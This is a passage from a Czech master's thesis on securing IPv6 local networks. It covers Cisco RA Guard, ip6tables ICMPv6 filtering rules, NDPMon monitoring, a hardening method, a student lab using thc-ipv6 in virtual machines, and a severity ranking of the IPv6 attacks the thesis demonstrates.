Router Advertisement Guard dále jen **RA Guard** je proprietární bezpečnostní mechanismus firmy Cisco, který poskytuje ochranu proti generování falešných **router advertisement** zpráv distribuovaných útočníkem za účelem přesměrování datového provozu na útočníkem kontrolovaný stroj nebo **denial of service** útoku. Předpokladem implementace tohoto mechanismu je L2 přepínač, schopný identifikace neplatných **router advertisement** zpráv. Přepínač se podle předem nakonfigurovaných parametrů rozhoduje zda-li má přijaté **router advertisement** zprávy zahodit nebo povolit, zahozeni nebo povolení se aplikuje pouze na příchozí **router advertisement** zprávy (tj. příchozí z pohledu jednotlivých rozhraní přepínače). Přepínač implementující RA-Guard funguje tedy jako takzvaná **router authorization proxy**, kdy kontrolou příchozích konfiguračích parametrů není zatěžována cílová stanice ale daných přepínač. Tento mechanismus funguje ve dvou variantách.



Obr. 6.7: Princip mechanismu RA-Guard.

6.3.1 Bezestavový RA-Guard

Tento typ RA-Guard mechanismu zkoumá informace v přijatých **router advertisement** zprávách a získané hodnoty posléze porovnává s parametry nakonfigurovanými na přepínači. Podle toho jestli jsou parametry v obdržené RA zprávě správné nebo nesprávné (tj. generované útočníkem nebo špatná konfigurace směrovače), rozhodne se přepínač povolit nebo zamezit průchod zpráv k cílové stanici. Přepínač zkoumá následující informace v hlavíčkách přijatých RA zpráv:

- **MAC adresu odesilatele**
- **port přepínače na kterém obdržel RA zprávu**
- **zdrojovou IPv6 adresu odesilatele**
- **nabízený síťový prefix**

Tyto získané informace jsou posléze verifikovány proti parametrům, které jsou manuálně nakonfigurovány na daném přepínači:

- **Povolené/Zakázané MAC adresy odesilatele**
- **Povolené/Zakázané porty přepínače přijímající RA zprávy**
- **Povolené/Zakázané zdrojové IPv6 adresy odesilatele**
- **Povolené/Zakázané síťové prefixy**

6.3.2 Stavový RA-Guard

V této konfiguraci přepínač dynamicky naslouchá na všech svých portech po předem nakonfigurovanou dobu, během které zjišťuje na jakých portech přijímá RA zprávy a jaké parametry tyto zprávy obsahují. Tyto hodnoty si pak ukládá, aby byl po vypršení této tzv. učící doby schopen povolit následné RA zprávy. Zařízení (popř. port) využivající tento typ ochrany se může nacházet ve čtyřech stavech.

Stav	**Popis**
OFF	zařizení nebo port nepodporuje RA-Guard
LEARNING	zařizení naslouchá, ukládá si přichozi RA zprávy
BLOCKING	port blokuje přichozi RA zprávy
FORWARDING	port přijímá a přeposílá přichozí RA zprávy

Přepínač tedy v režimu **LEARNING** naslouchá na všech svých rozhraních a ukládá si přijaté RA zprávy a porty na kterých tyto zprávy přijal. Po vypršení časového intervalu ohraničující tuto tzv. LEARNING periodu se jednotlivé porty přepnou do stavů **BLOCKING**, **FORWARDING** nebo **OFF** buď podle konfigurace nebo explicitně zásahem administrátora. Port ve stavu **BLOCKING** zahazuje přichozí RA zprávy zatímco port ve stavu **FORWARDING** tyto RA zprávy propouští ke koncovým stanicím.

6.4 Konfigurace IPv6 firewallu

Pomoci **ip6tables** nakonfigurujeme restriktivní bezpečnostní politiku na koncových stanicích a povolíme pouze datový provoz nezbytně nutný pro chod koncové stanice. Konfigurace protokolu ICMPv6 je citlivější než konfigurace ICMPv4 protože na jeho chodu je závislý běh celého IPv6 nelze tedy zablokovat kompletní provoz tohoto protokolu. Nastavení restriktivní firewallové politiky.

```
-P INPUT DROP
-P OUTPUT DROP
-P FORWARD DROP
```

Blokování přichozích ICMPv6 request zpráv a ochrana proti ICMPv6 útokům záplavou request zpráv.

```
# příchozí ICMPv6 request
-A INPUT -p icmpv6 –icmpv6-type 128 -j DROP
# odchozí ICMPv6 request
-A OUTPUT -p icmpv6 –icmpv6-type 128 -j ACCEPT
```

 # odchozí ICMPv6 reply
-A INPUT -p icmpv6 –icmpv6-type 129 -j ACCEPT

Konfigurace pravidel pro ICMPv6 zprávy

 # ICMPv6 destination unreachable
-A INPUT -p icmpv6 –icmpv6-type 1 -j ACCEPT
 # ICMPv6 packet-too-big
-A INPUT -p icmpv6 –icmpv6-type 2 -j ACCEPT
 # ICMPv6 ttl-exceeded
-A INPUT -p icmpv6 –icmpv6-type 3 -j ACCEPT
 # ICMPv6 parameter-problem
-A INPUT -p icmpv6 –icmpv6-type 4 -j ACCEPT

Blokování odchozích router advertisement zpráv v případě klientských stanic a povolení odchozích router solicitation zpráv pro správnou funkčnost autokonfigurace. Připadně je lepší specifikovat zdrojovou adresu přichozích router advertisement zpráv pomocí přepínače **-s**.

 # router solicitation
-A INPUT -p icmpv6 –icmpv6-type 133 -j DROP
-A OUTPUT -p icmpv6 –icmpv6-type 133 -j ACCEPT
 # router advertisement
-A INPUT -p icmpv6 –icmpv6-type 134 -j ACCEPT
-A OUTPUT -p icmpv6 –icmpv6-type 134 -j DROP

Firewallová pravidla povolující mechanismus detekce duplicitních adres a vyhledávání sousedů na lokální lince (ARP).

 # ICMPv6 neighbor solicitation
-A INPUT -p icmpv6 –icmpv6-type 135 -j ACCEPT
-A OUTPUT -p icmpv6 –icmpv6-type 135 -j ACCEPT
 # ICMPv6 neighbor advertisement
-A INPUT -p icmpv6 –icmpv6-type 136 -j ACCEPT
-A OUTPUT -p icmpv6 –icmpv6-type 136 -j ACCEPT

Pravidla pro multicastový provoz (MLDv1, MLDv2) zahrnujíci blokování obecného dotazu na multicastové skupiny z důvodu omezení možného útoku odstraňování stanic z multicastových skupin.

 # MLDv1 query
-A INPUT -p icmpv6 –icmpv6-type 130 -j ACCEPT
-A OUTPUT -p icmpv6 –icmpv6-type 130 -d ff02::1 -j DROP

 # MLDv2 query
-A INPUT -p icmpv6 –icmpv6-type 143 -j ACCEPT
 # MLDv1 report
-A INPUT -p icmpv6 –icmpv6-type 131 -j ACCEPT
 # MLDv1 done
-A INPUT -p icmpv6 –icmpv6-type 132 -j ACCEPT

Konfigurace pravidel pro aplikační služby HTTP, HTTPS, SSH, FTP a DNS.

-A INPUT -m state –state ESTABLISHED, RELATED -j ACCEPT
 # DNS
-A INPUT -m state –state NEW -p tcp –dport 53 -j ACCEPT
-A INPUT -m state –state NEW -p udp –dport 53 -j ACCEPT
 # FTP
-A INPUT -m state –state NEW -p tcp –dport 21 -j ACCEPT
 # HTTP, HTTPS
-A INPUT -m state –state NEW -p tcp –dport 80 -j ACCEPT
-A INPUT -m state –state NEW -p tcp –dport 443 -j ACCEPT
 # SSH
-A INPUT -m state –state NEW -p tcp –dport 22 -j ACCEPT

6.5 Monitorování pomocí NDPMon

NDPMon[1] je síťová aplikace monitorující NDP provoz jedná se o program s ekvivalentími funkcemi jako ARPwatch pro IPv4, k dispozici má webové rozhraní. Hlavním účelem je monitorování protokolu neighbor discovery. NDPMon si vytváří vlastní databázi sousedů do které si ukládá informace o klientských stanicích.

- MAC adresa
- Linková lokální adresa
- Globální veřejná adresa
- Čas výskytu na lince (WWW rozhraní nezobrazuje)


Konfigurace programu NDPMon je uložena v souboru

/usr/local/etc/ndpmon/config_ndpmon.xml

tento soubor obsahuje nastavení pro samotný NDPMon, hlavní sekci tvoří specifikace směrovače, který je oprávněný k vysílání **router advertisement** zpráv spolu s emailovou adresou na kterou zasílat upozornění o možných útocích.

```
<config_ndpmon>
        <ignor_autoconf>1</ignor_autoconf>
        <syslog_facility>LOG_LOCAL1</syslog_facility>
        <admin_mail>root@localhost</admin_mail>
        <actions_low_pri>
            <sendmail>1</sendmail>
            <syslog>1</syslog>
            <exec_pipe_program>/usr/local/ndpmon/create_html_table.py</exec_pipe_program>
        </actions_low_pri>
        <actions_high_pri>
            <sendmail>1</sendmail>
            <syslog>1</syslog>
            <exec_pipe_program>/usr/local/ndpmon/create_html_table.py</exec_pipe_program>
        </actions_high_pri>
        <use_reverse_hostlookups>1</use_reverse_hostlookups>
    <routers>
        <router>
                <mac>00:0c:29:5b:a0:48</mac>
                <lla>fe80::20c:29ff:fe5b:a048</lla>
                <param_mtu>1500</param_mtu>
                <prefixes>
                        <prefix>
                                <address>2001:db8::1</address>
                                <mask>64</mask>
                        </prefix>
                </prefixes>
        </router>
```

Obr. 6.8: Hlavní konfigurační soubor programu NDPMon.



Obr. 6.9: Webové rozhraní programu NDPMon.

V tomto souboru jsou uloženy a automaticky přidávány záznamy o zjištěných sousedech na lokální síti

/var/local/ndpmon/neighbor_list.xml

[1]NDPMon - `http://ndpmon.sourceforge.net`

7 METODIKA ZABEZPEČENÍ IPv6 SÍTÍ

Základní kroky pro zabezpečení lokálních sítích s protokolem IPv6 vychází ze zabezpečení v přistupové a distibuční části lokálních síti. Zabezpečení v přístupové části nabízí následující možnosti

- aktivace nebo deaktivace podpory IPv6
- výběr vhodného adresování
- IPv6 firewall
- monitorování neighbor discovery provozu

Operační systémy v současné době mají povolený protokol IPv6 by default. Důležitým krokem je tedy rozhodnutí zda-li nechat podporu IPv6 aktivní nebo jí vypnout. Aktivace obou protokolových sad sebou přináši dvojnásobné zatížení koncové stanic v podobně filtrování datové komunikace a směrovacích rozhodnutí. Nezbytnou součástí zabezpečení koncových stanic je firewall zohledňující obě protokolové sady, teda IPv4 i IPv6. Výběr vhodného adresování závisí na velikosti lokální sítě, se vzrůstajícim počtem klientských stanic vzrůstá náročnost manuální konfigurace síťových parametrů a vhodnější je využití dynamických mechanismů. Výhradní využití v současnosti má autokonfigurace. V souvislosti s autokonfiguraci je důležité správné nastavení formátu generovaných adres. V připadě využití EUI-64, kdy jsou adresy generovány z MAC adres, je vyhodný nákup síťového hardware od různých výrobců. V připadě využití dočasných adres je nutné nastavit optimální dobu trvanlivosti jednotlivých adres v závislosti na typu zařízení (klient, server), klientské stanice by měli mít dobu trvanlivost v řádech hodin nebo do restartu stanice, servery v řádu dnů, týdnů popř. permanentně. Na distribuční vrstvě jsou bezpečnostní mechanismy směřovány na přepínací prvky

- VLAN
- filtrování router advertisement zpráv
- limitování MAC adres na portech přepínače
- filtrování odchozího provozu


Pomocí VLAN lze logicky segmentovat lokální síť tak, aby útočník byl schopný z jednoho portu přepínače zasáhnout pouze určitou část lokální sítě. Nezbytnou ochranou je správná konfigurace bezpečnostních mechanismů na všech používaných portech. Velká část demonstrovaných utoků lze eliminovat prostým nastavením limitu MAC adres na portech přepínače. Velmi důležitá je konfigurace chránící proti falešným router advertisement zprávám, které reprezentují nejnebezpečnější útok z výše demonstrovaných.

8 LABORATORNÍ ÚLOHA

Laboratorní úloha do MNSB je navržena tak aby si studenti mohli vyzkoušet síťové útoky v kontrolovaném virtualizovaném prostředí. Na přiloženém DVD jsou obsaženy dva linux image soubory s distribucí Debian 6[1] s nainstalovanými nástroji thc-ipv6. Linuxové distribuce jsou instalované v serverové verzi bez grafického rozhraní, pro běh síťového analyzátorů v grafickém rozhraní je nezbytné nainstalovat na hostitelském počitači Xming a správně nastavit Putty. Součástí laboratorní úlohy jsou následující úkoly

- Konfigurace Xming + putty
- Konfigurace Quaggy + DHCPv6
- Útoky na IPv6 pomocí thc-ipv6
- Adresování v IPv6

Virtuální topologie vytvořená v programu VMware player se skládá z dvou linuxových operačních systému připojených k virtuálnímu segmentu sítě.



Obr. 8.1: Virtuální topologie.

Kompletní verze laboratorní úlohy je k dispozici na přiloženém DVD spolu s linuxovými obrazy, konfiguračními soubory a ostatním softwarem.

[1] K dispozici ke stažení na `http://www.debian.org`

9 ZÁVĚR

Lokální sítě s protokolem IPv6 jsou z hlediska vzdálené bezpečnosti závislé na rozsáhlém adresním prostoru, který je v současnosti minimálně využit. Obrovské adresní prostory představují problémy pro útočníka co se týče analýzy aktivních stanic. Pro útočníka představuje další problém nedostatek automatizovaných nástrojů schopných analyzovat rozsáhlé adresní prostory. V diplomové práci je poukázáno na časové nároky srovnáním skenovaní IPv4 a IPv4 podsítí. V souvislosti se vzdáleným průzkumem IPv6 sítí jsou v diplomové práci vysvětleny alternativní metody získávání informací o aktivních stanicích. Další součástí první kapitoly je lokální průzkum IPv6 sítí a různé metody adresování koncových stanic a formáty IPv6 adres.

Útoky demonstrované v diplomové práci jsou odzkoušené ve virtuální topologii za pomoci virtualizačního software VMware player mezi operačními systémy Debian 6 a na fyzické topologii mezi operačními systémy Windows 7/8/Vista/XP a Debian 6. Jednotlivé útoky se soustředí na mechanismy specifické pro IPv6 a jsou charakterizovány statistikami zatížení procesoru, kapacity linky a datového provozu který generují. Jednotlivé útoky jsou doplněné o výstupy ze síťového analyzátoru Wireshark na kterých je zvýrazněný princip daného útoku a možný typ ochrany proti tomuto útoku. Následující tabulka srovnává jednotlivé útoky z hlediska závažnosti (10-nejvíce, 1-nejméně).

Závažnost útoku	**Typ útoku**
10	Útok záplavou router advertisement zprávami
9	Útok přeplněním tabulky sousedů
9	Útok falšováním neighbor discovery záznamů
8	Útok na detekci duplicitních adres
8	Útoky na MLD
2	Útoky smurf a rsmurf6
1	Útok na DHCPv6

Tab. 9.1: Závažnost jednotlivých síťových útoků

Ve třetí kapitole jsou rozebrány typy ochran lokálních sítí s protokolem IPv6. Hlavní důraz je kladen na přístupovou a distribuční část lokálních sítí. Ve virtualizovaném prostředí je na operačním systému Debian nakonfigurován SEND[1], který

[1]SEND - Secure Neighbor Discovery

poskytuje ochranu v podobě generování CGA[2] a ověřování směrovačů pomocí certifikátů. SEND pro linux je stále ve vývoji a je proto částečně nestabilní, při konfiguraci certifikačních cest docházelo k opakovanému pádu linuxoveho jádra a proto diplomová práce tuto funkcionalitu SEND nepopisuje, naopak je demonstrován princip generování CGA adres a distribuce zabezpečených SEND zpráv za pomoci směrovacího démona Quagga. Dále je popsán proprietární mechanismus RA Guard, který umožňuje zabezpečení distribuce router advertisement zpráv na přepínačích od firmy Cisco. Z hlediska klientských stanic je poukazáno na nutnost zabezpečení jak IPv6 tak i IPv4 datového provozu pomocí firewallových pravidel pomocí ip6tables v kombinaci s monitorovacím nástrojem NDPMon, který umožňuje vytvářet statistiky o sousedech na lokální síti a informovat administrátora o možných útocích.

V poslední části je rozebrán postup při zabezpečování lokálních sítí s protokolem IPv6 a krátký popis laboratorní úlohy do předmětu MNSB, která je součástí diplomové práce.

[2]CGA - Cryptographically Generated Address

LITERATURA

[1] HOGG, S. *IPv6 Security, Protection measures for the next Internet Protocol.* 2008, Cisco Press.

[2] SATRAPA, P. *Internetový protokol IPv6.* 2008, Edice CZ.NIC.

[3] NARTEN, T. a kolektiv *RFC 4861: Neighbor Discovery for IP version 6.* 2007, Internet Engineering Task Force (IETF)

[4] DROMS, R. a kolektiv *RFC 3315: Dynamic Host Configuration Protocol for IPv6 (DHCPv6).* 2007, Internet Engineering Task Force (IETF)

[5] AURA, T. *RFC 4861: Cryptographically Generated Addresses.* 2005, Internet Engineering Task Force (IETF)

[6] ARKKO, J. a kolektiv *RFC 3971: Secure Neighbor Discovery.* 2005, Internet Engineering Task Force (IETF)

[7] DAVIES, E., MOHACSI, J. *RFC 4890: Recommendations for Filtering ICMPv6 Messages in Firewalls.* 2007, Internet Engineering Task Force (IETF)

[8] NARTEN, T., DRAVES, R. *RFC 4941: Privacy Extensions for Stateless Address Autoconfiguration in IPv6.* 2007, Internet Engineering Task Force (IETF)

[9] CONTA, A. a kolektiv *RFC 4443: Internet Control Message Protocol.* 2006, Internet Engineering Task Force (IETF)

[10] CONTA, A. a kolektiv *RFC 2463: Internet Control Message Protocol.* 1998, Internet Engineering Task Force (IETF)

[11] Microsoft Technet *Protokol MLD (Multicast Listener Discovery).* <http://technet.microsoft.com/cs-cz/library/cc776494%28v=ws.10%29.aspx>.

SEZNAM SYMBOLŮ, VELIČIN A ZKRATEK

ARP Address Resolution Protocol

NDP Neighbor Discovery Protocol

RS Router Solicitation

RA Router Advertisement

NS Neighbor Solicitation

NA Neighbor Advertisement

ICMPv6 Internet Control Message Protocol

DoS Denial of Service

MitM Man in the Middle

SLAAC Stateless Address Autoconfiguration

MLD Multicast Listener Discovery

MTU Maximum Transmission Unit

MSB Most Significant Bit

SEND Secure Neighbor Discovery